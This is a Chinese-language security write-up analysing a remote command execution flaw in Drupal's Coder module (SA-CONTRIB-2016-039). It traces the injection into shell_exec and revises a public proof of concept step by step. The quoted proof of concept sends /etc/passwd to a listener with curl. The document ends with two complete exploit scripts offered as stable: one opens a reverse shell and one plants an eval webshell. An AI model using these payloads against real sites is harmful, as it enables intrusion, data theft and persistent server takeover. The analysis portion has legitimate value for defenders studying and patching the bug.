Drupal Coder 模块远程命令执行分析（SA-CONTRIB-2016-039）

作者：曾鸿坤@安恒安全研究院、黄伟杰@安恒安全研究院

##背景：

今年 7 月 13 日，Drupal 发布了一个高危漏洞公告（DRUPAL-SA-CONTRIB-2016-039），即 Coder 模块的远程代码执行(在没有启用模块的情况下，漏洞也可以被触发)。
但是这个模块不是 Drupal 默认自带的模块，所以影响范围有限。

Drupal 的 Coder 模块主要有以下两个功能：
1. 用来检查代码文件是否符合 Drupal 编码标准，是否兼容当前版本的 Drupal API。
2. 用来将旧模块升级至符合当前 Drupal 标准的模块。

##影响范围：

Coder module 7.x-1.x versions prior to 7.x-1.3.
Coder module 7.x-2.x versions prior to 7.x-2.6.

##分析

测试环境：Drupal 7.50, Coder 7.x-2.5.

我们从网上找到个现有的 POC (https://gist.github.com/Raz0r/7b7501cb53db70e7d60819f8eb9fcef5)，内容如下：
```php
<?php
# Drupal module Coder Remote Code Execution (SA-CONTRIB-2016-039)
# https://www.drupal.org/node/2765575
# by Raz0r (http://raz0r.name)

$cmd = "curl -XPOST http://localhost:4444 -d @/etc/passwd";
$host = "http://localhost:81/drupal-7.12/";

$a = array(
   "upgrades" => array(
      "coder_upgrade" => array(
         "module" => "color",
         "files" => array("color.module")
      )
   ),
   "extensions" => array("module"),
   "items" => array (array("old_dir"=>"test; $cmd;", "new_dir"=>"test")),
   "paths" => array(
      "modules_base" => "../../../",
      "files_base" => "../../../../sites/default/files"
   )
);
$payload = serialize($a);
file_get_contents($host . "/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?
file=data://text/plain;base64," . base64_encode($payload));
?>
```
但是在我们的环境下，上面 POC 无法正常使用。然后就开始了我们的修改 POC 和分析漏洞之路。

在文件/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php 的开头，有这样两行代码：
```
set_error_handler("error_handler");
set_exception_handler("exception_handler");
```
导致后面代码碰到 Warning 后都会自动退出，所以整个 POC 之路有点曲折。

0. 我们先快速查找下导致命令注入的位置。

通过 POC 可知是从 items['old_dir']注入命令，所以我们跟踪$items 这个变量，得到以下路线。

0.1.从 coder_upgrade.run.php 开始->$item 变量进入 coder_upgrade_start($upgrades, $extensions, $items)这个函数.

0.2.coder_upgrade_start 函数声明在 main.inc 文件， 之后$items 变成$item 进入 coder_upgrade_make_patch_file($item, $_coder_upgrade_replace_files)函数。

0.3.coder_upgrade_make_patch_file 函数声明在仍然在 main.inc 文件，最后$item 内的 old_dir 和 new_dir 被取出，进入 shell_exec("diff -up -r {$old_dir} {$new_dir} > {$patch_filename}");，从而导致命令注入。

1. 下面我们看 coder_upgrade.run.php 的代码：

```
`php
...//ignore
$usage = array();
save_memory_usage('start', $usage);

define('DRUPAL_ROOT', getcwd());

ini_set('display_errors', 1);
ini_set('memory_limit', '128M');
ini_set('max_execution_time', 180);
set_error_handler("error_handler");
set_exception_handler("exception_handler");

$path = extract_arguments(); //1.1.即获取$_GET['file']
if (is_null($path)) {
  echo 'No path to parameter file';
  return 2;
}

// Load runtime parameters.
$parameters = unserialize(file_get_contents($path)); //1.2.此处到下面三行实现变量覆盖
foreach ($parameters as $key => $variable) {
  $$key = $variable;
}
save_memory_usage('load runtime parameters', $usage);

// Set global variables (whose names do not align with extracted parameters).
$_coder_upgrade_variables = $variables; //1.3.此处$variables 需要覆盖，不然会产生未声明变量警告而退出。
$_coder_upgrade_files_base = $paths['files_base']; //1.4. $path 要覆盖，不然也会产生警告，下面两行同样情况。
$_coder_upgrade_libraries_base = $paths['libraries_base'];
$_coder_upgrade_modules_base = $paths['modules_base'];

// Load core theme cache.
$_coder_upgrade_theme_registry = array();
if (is_file($theme_cache)) { //1.5.$theme_cache 需要覆盖
  $_coder_upgrade_theme_registry = unserialize(file_get_contents($theme_cache));
}
save_memory_usage('load core theme cache', $usage);

// Load coder_upgrade bootstrap code.
$path = $_coder_upgrade_modules_base . '/coder/coder_upgrade';
$files = array(
  'coder_upgrade.inc',
  'includes/main.inc',
  'includes/utility.inc',
);
foreach ($files as $file) {
  require_once DRUPAL_ROOT . '/' . $path . "/$file"; //1.6.此处需要正常包含文件，不能产生警告，POC 里面的 modules_base=>`../../../`，此时的目录结构可以符合条件。
}

coder_upgrade_path_clear('memory'); //1.7.此处会将一些调试信息写入指定文件，写入目录由 POC 里面的 files_base 指定，但是 POC 里面的`../../../../sites/default/files`，在我们的测试环境下，并没有这个目录，导致会产生警告而退出，所以我们将它修改为 coder 模块的目录`../..`，这样也避免了环境不同而导致 POC 不能使用。
print_memory_usage($usage);
coder_upgrade_memory_print('load coder_upgrade bootstrap code');
```

```
$success = coder_upgrade_start($upgrades, $extensions, $items); //1.8.此处是关键，命令注入的入口。
...//ignore
```

所以要执行到 coder_upgrade_start，同时满足上面分析的所有条件，POC 已经被我们修改为：

```
$host = "http://localhost:82/";

$a = array(
   "upgrades" => array(
      "coder_upgrade" => array(
         "module" => "color",
         "files" => array("color.module")
      )
   ),
   "variables" => 1,
   "theme_cache" => 1,
   "extensions" => array("module"),
   "items" => array (array("old_dir"=>"test;touch 123;", "new_dir"=>"test")),
   "paths" => array(
      "modules_base" => "../../../",
      "files_base" => "../..",
      "libraries_base" => 1
   )
);
$payload = serialize($a);
file_get_contents($host . "/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?
file=data://text/plain;base64," . base64_encode($payload));
```

2.接下来，我们看 coder_upgrade_start 函数的声明：

在/sites/all/modules/coder/coder_upgrade/includes/main.inc 文件中：

```
function coder_upgrade_start($upgrades, $extensions, $items, $recursive = TRUE) {
  // Declare global variables.
  global $_coder_upgrade_log, $_coder_upgrade_debug, $_coder_upgrade_module_name,
$_coder_upgrade_replace_files, $_coder_upgrade_class_files;

  // Check lists in case this function is called apart from form submit.
  if (!is_array($upgrades) || empty($upgrades)) {
    return FALSE;
  }
  if (!is_array($extensions) || empty($extensions)) {
    return FALSE;
  }
  if (!is_array($items) || empty($items)) {
    return FALSE;
  }

  $_coder_upgrade_log = TRUE;
  if ($_coder_upgrade_log) {
    // Clear the log file.
    coder_upgrade_path_clear('log');
    if (!variable_get('coder_upgrade_use_separate_process', FALSE)) {
      coder_upgrade_path_clear('memory');
    }
    coder_upgrade_memory_print('initial');
  }
  // Set debug output preference.
  $_coder_upgrade_debug = variable_get('coder_upgrade_enable_debug_output', FALSE);
  if ($_coder_upgrade_debug) {
    // Clear the debug file.
    coder_upgrade_path_clear('debug');
  }

  // Load code.
  coder_upgrade_load_code($upgrades); //2.1.我们调试到此处程序退出运行，经分析是因为包含文件出错。这个函数可
理解为:require(modules 目录.$upgrades['coder_upgrade']['module'].$upgrades['coder_upgrade']['files'][0])，即包
```

含模块目录下的某些文件。POC 里面的意思是包含 color 模块下的 color.module 文件。但是可能还是因为环境不同，我们 modules 目录下并没有 color 这个模块，所以我们还是选择 coder 模块本身。

```
  coder_upgrade_load_parser();

  // Set file replacement parameter.
  $_coder_upgrade_replace_files = variable_get('coder_upgrade_replace_files', FALSE);
  // Initialize list of class files.
  $_coder_upgrade_class_files = array();

  // Loop on items.
  foreach ($items as $item) {
    $_coder_upgrade_module_name = '';
//    $_coder_upgrade_dirname = $item['old_dir'];

    if (!isset($_SERVER['HTTP_USER_AGENT']) || strpos($_SERVER['HTTP_USER_AGENT'], 'simpletest') === FALSE) {
      // Process the directory before conversion routines are applied.
      // Note: if user agent is not set, then this is being called from CLI.
      coder_upgrade_convert_begin($item);
    }

    // Call main conversion loop.
    coder_upgrade_convert_dir($upgrades, $extensions, $item, $recursive); //2.2.此处是修改完 POC 后另一处退出运行的地方，也是整个分析过程比较有意思的地方，跟踪函数(到第 3 点)。

    // Apply finishing touches to the directory.
    // Swap directories if files are replaced.
    $new_dir = $_coder_upgrade_replace_files ? $item['old_dir'] : $item['new_dir'];
    coder_upgrade_convert_end($new_dir);

    // Make a patch file.
    coder_upgrade_make_patch_file($item, $_coder_upgrade_replace_files);
  }

  return TRUE;
}
```

2.1 后我们的 POC 被修改为：

```
$host = "http://localhost:82/";

$a = array(
    "upgrades" => array(
        "coder_upgrade" => array(
            "module" => "coder",
            "files" => array("coder.module")
        )
    ),
    "variables" => 1,
    "theme_cache" => 1,
    "extensions" => array("module"),
    "items" => array (array("old_dir"=>"test;touch 123;", "new_dir"=>"test")),
    "paths" => array(
        "modules_base" => "../../../",
        "files_base" => "../..",
        "libraries_base" => 1
    )
);
$payload = serialize($a);
file_get_contents($host . "/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?
file=data://text/plain;base64," . base64_encode($payload));
```

3. 跟踪 coder_upgrade_convert_dir 函数：

```
function coder_upgrade_convert_dir($upgrades, $extensions, $item, $recursive = TRUE) {
  global $_coder_upgrade_filename; // Not used by this module, but other modules may find it useful.
  static $ignore = array('.', '..', '.bzr', '.git', '.svn',*/ 'CVS');
  global $_coder_upgrade_module_name, $_coder_upgrade_replace_files;
```

```
 $dirname = $item['old_dir'];
 $new_dirname = $item['new_dir'];

 // Create an output directory we can write to.
 if (!is_dir($new_dirname)) { //3.1.此处会获取我们可控的 new_dir，新建一个目录
  mkdir($new_dirname);
  chmod($new_dirname, 0757);
 }
 else {
  coder_upgrade_clean_directory($new_dirname);
 }
 ...//ignore
 coder_upgrade_module_name($dirname, $item); //3.2.此处会 scandir($dirname)，如果$dirname 目录不存在则会产生警告退出运行。dirname 即 POC 里的 old_dir，我们需要 old_dir 为一个已经存在的目录，但是如果下面程序会对那个目录下的文件产生其它操作，可能影响系统的正常功能。这时我们想到了上面 3.1 的创建目录。只需 new_dir 和 old_dir 相同，scandir(old_dir)即可正常运行，还不会影响系统其它文件。
 $_coder_upgrade_module_name = $item['module'] ? $item['module'] : $_coder_upgrade_module_name;

 // Loop on files.
 $filenames = scandir($dirname . '/');//3.3.此处同 3.2
 foreach ($filenames as $filename) {
  $_coder_upgrade_filename = $dirname . '/' . $filename;
  if (is_dir($dirname . '/' . $filename)) {
   if (substr(basename($filename), 0, 1) == '.' || in_array(basename($filename), $ignore)) {
    // Ignore all hidden directories and CVS directory.
    continue;
   }
   $new_filename = $filename;
   // Handle D6 conversion item #79.
   if ($filename == 'po') {
    $new_filename = 'translations';
   }
   if ($recursive) {
    // TODO Fix this!!!
    $new_item = array(
     'name' => $item['name'],
     'old_dir' => $dirname . '/' . $filename,
     'new_dir' => $new_dirname . '/' . $filename,
    );
    coder_upgrade_convert_dir($upgrades, $extensions, $new_item, $recursive);
    // Reset the module name.
    $_coder_upgrade_module_name = $item['module'];
   }
  }
  elseif (in_array($extension = pathinfo($filename, PATHINFO_EXTENSION), array_keys($extensions))) {
   copy($dirname . '/' . $filename, $new_dirname . '/' . $filename);
   if ($extension == 'php' && substr($filename, -8) == '.tpl.php') {
    // Exclude template files.
    continue;
   }
   coder_upgrade_log_print("\n*************************");
   coder_upgrade_log_print('Converting the file => ' . $filename);
   coder_upgrade_log_print("*************************");
   coder_upgrade_convert_file($dirname . '/' . $filename, $new_dirname . '/' . $filename,
$_coder_upgrade_replace_files);
  }
  elseif (in_array($extension, array('inc', 'install', 'module', 'php', 'profile', 'test', 'theme', 'upgrade'))) {
   copy($dirname . '/' . $filename, $new_dirname . '/' . $filename);
   // Check for a class declaration for use in the info file.
   coder_upgrade_class_check($new_dirname . '/' . $filename);
  }
  else {
   copy($dirname . '/' . $filename, $new_dirname . '/' . $filename);
  }
 }
}
```

3.3.后, POC 修改为：

```
```

```
$host = "http://localhost:82/";

$a = array(
   "upgrades" => array(
      "coder_upgrade" => array(
         "module" => "coder",
         "files" => array("coder.module")
      )
   ),
   "variables" => 1,
   "theme_cache" => 1,
   "extensions" => array("module"),
   "items" => array (array("old_dir"=>"test;touch 123;", "new_dir"=>"test;touch 123;")),
   "paths" => array(
      "modules_base" => "../../../",
      "files_base" => "../..",
      "libraries_base" => 1
   )
);
$payload = serialize($a);
file_get_contents($host . "/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?
file=data://text/plain;base64," . base64_encode($payload));
```

4. 我们回到 2 的 coder_upgrade_start 函数，此时我们已经可以进入 coder_upgrade_make_patch_file 函数，下面看 coder_upgrade_make_patch_file 函数的声明：

```
function coder_upgrade_make_patch_file($item, $_coder_upgrade_replace_files = FALSE) {
  // Patch directory.
  $patch_dir = coder_upgrade_directory_path('patch');

  // Make a patch file.
  coder_upgrade_log_print("\n*************************");
  coder_upgrade_log_print('Creating a patch file for the directory => ' . $item['old_dir']);
  coder_upgrade_log_print("*************************");
  $patch_filename = $patch_dir . $item['name'] . '.patch'; //4.1.此处还有一个$item['name']在 POC 里面没有声明，所以程序到这里还是会退出运行，所以我们只需最后再修改下 POC。
  // Swap directories if files are replaced.
  $old_dir = $_coder_upgrade_replace_files ? $item['new_dir'] : $item['old_dir'];
  $new_dir = $_coder_upgrade_replace_files ? $item['old_dir'] : $item['new_dir'];
  coder_upgrade_log_print("Making patch file: diff -up -r {$old_dir} {$new_dir} > {$patch_filename}");
  shell_exec("diff -up -r {$old_dir} {$new_dir} > {$patch_filename}");

  // Remove the path strings from the patch file (for usability purposes).
  $old1 = $old_dir . '/';
  $new1 = $new_dir . '/';
  $contents = file_get_contents($patch_filename);
  file_put_contents($patch_filename, str_replace(array($old1, $new1), '', $contents));
}
```

4.1 后，我们最终 POC 为：

```
$host = "http://localhost:82/";

$a = array(
   "upgrades" => array(
      "coder_upgrade" => array(
         "module" => "coder",
         "files" => array("coder.module")
      )
   ),
   "variables" => 1,
   "theme_cache" => 1,
   "extensions" => array("module"),
```

```
   "items" => array (array("old_dir"=>"test;touch 123;", "new_dir"=>"test;touch 123;", "name"=>1)),
   "paths" => array(
      "modules_base" => "../../../",
      "files_base" => "../..",
      "libraries_base" => 1
   )
);
$payload = serialize($a);
file_get_contents($host . "/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?
file=data://text/plain;base64," . base64_encode($payload));
```


最后附上两个稳定的利用脚本：

反弹 SHELL 版：

```
$cmd = base64_encode("php -r '\$sock=fsockopen(\"xxx.xxx.xxx.xxx\",2333);exec(\"/bin/sh -i <&3 >&3 2>&3\");'");

$b = array(
   "upgrades" => array(
      "coder_upgrade" => array(
         "module" => "coder",
         "files" => array("coder.module")
      )
   ),
       "theme_cache" => 1,
       "variables" => array("coder_upgrade_dir"=>'../../../../../../../../../../../../../../../../../../../tmp'),
   "extensions" => array("module"),
   "items" => array (array("old_dir"=>"../../../../../../../../../../../../../../../../../../../tmp/test;php
-r \"system(base64_decode('$cmd'));\";", "new_dir"=>"../../../../../../../../../../../../../../../../../../../tmp/test;php
-r \"system(base64_decode('$cmd'));\";", "name"=>'1')),
   "paths" => array(
      "modules_base" => "../../../",
      "files_base" => "../../",
       "libraries_base" => "1"
   )
);

$payload = serialize($b);
$url = $host . "/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?file=data://text/plain;base64,"
. base64_encode($payload);
echo $url."\n";
echo file_get_contents($url);
```



WEBSHELL 版：

```
<?php
$host = "http://localhost:82";
$savefile = base64_encode("../../../../../../modules/profile/test3.php");
```

```
$a = array(
   "upgrades" => array(
      "coder_upgrade" => array(
         "module" => "coder",
         "files" => array("coder.module")
      )
   ),
       "theme_cache" => 1,
       "variables" => array("coder_upgrade_dir"=>'../../../../../../../../../../../../../../../../../../../tmp'),
   "extensions" => array("module"),
   "items" => array (array("old_dir"=>"../../../../../../../../../../../../../../../../../../../tmp/test;php
-r \"file_put_contents(base64_decode('$savefile'), '<?php eval(\\\$_GET[12]);');\";",
"new_dir"=>"../../../../../../../../../../../../../../../../../../../tmp/test;php -r \"file_put_contents(base64_decode('$savefile'), '<?
php eval(\\\$_GET[12]);');\";", "name"=>'1')),
   "paths" => array(
      "modules_base" => "../../../",
      "files_base" => "../../",
       "libraries_base" => "1"
   )
);
$payload = serialize($a);
$url = $host . "/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php?file=data://text/plain;base64,"
. base64_encode($payload);
echo $url."\n";
echo file_get_contents($url);
`
```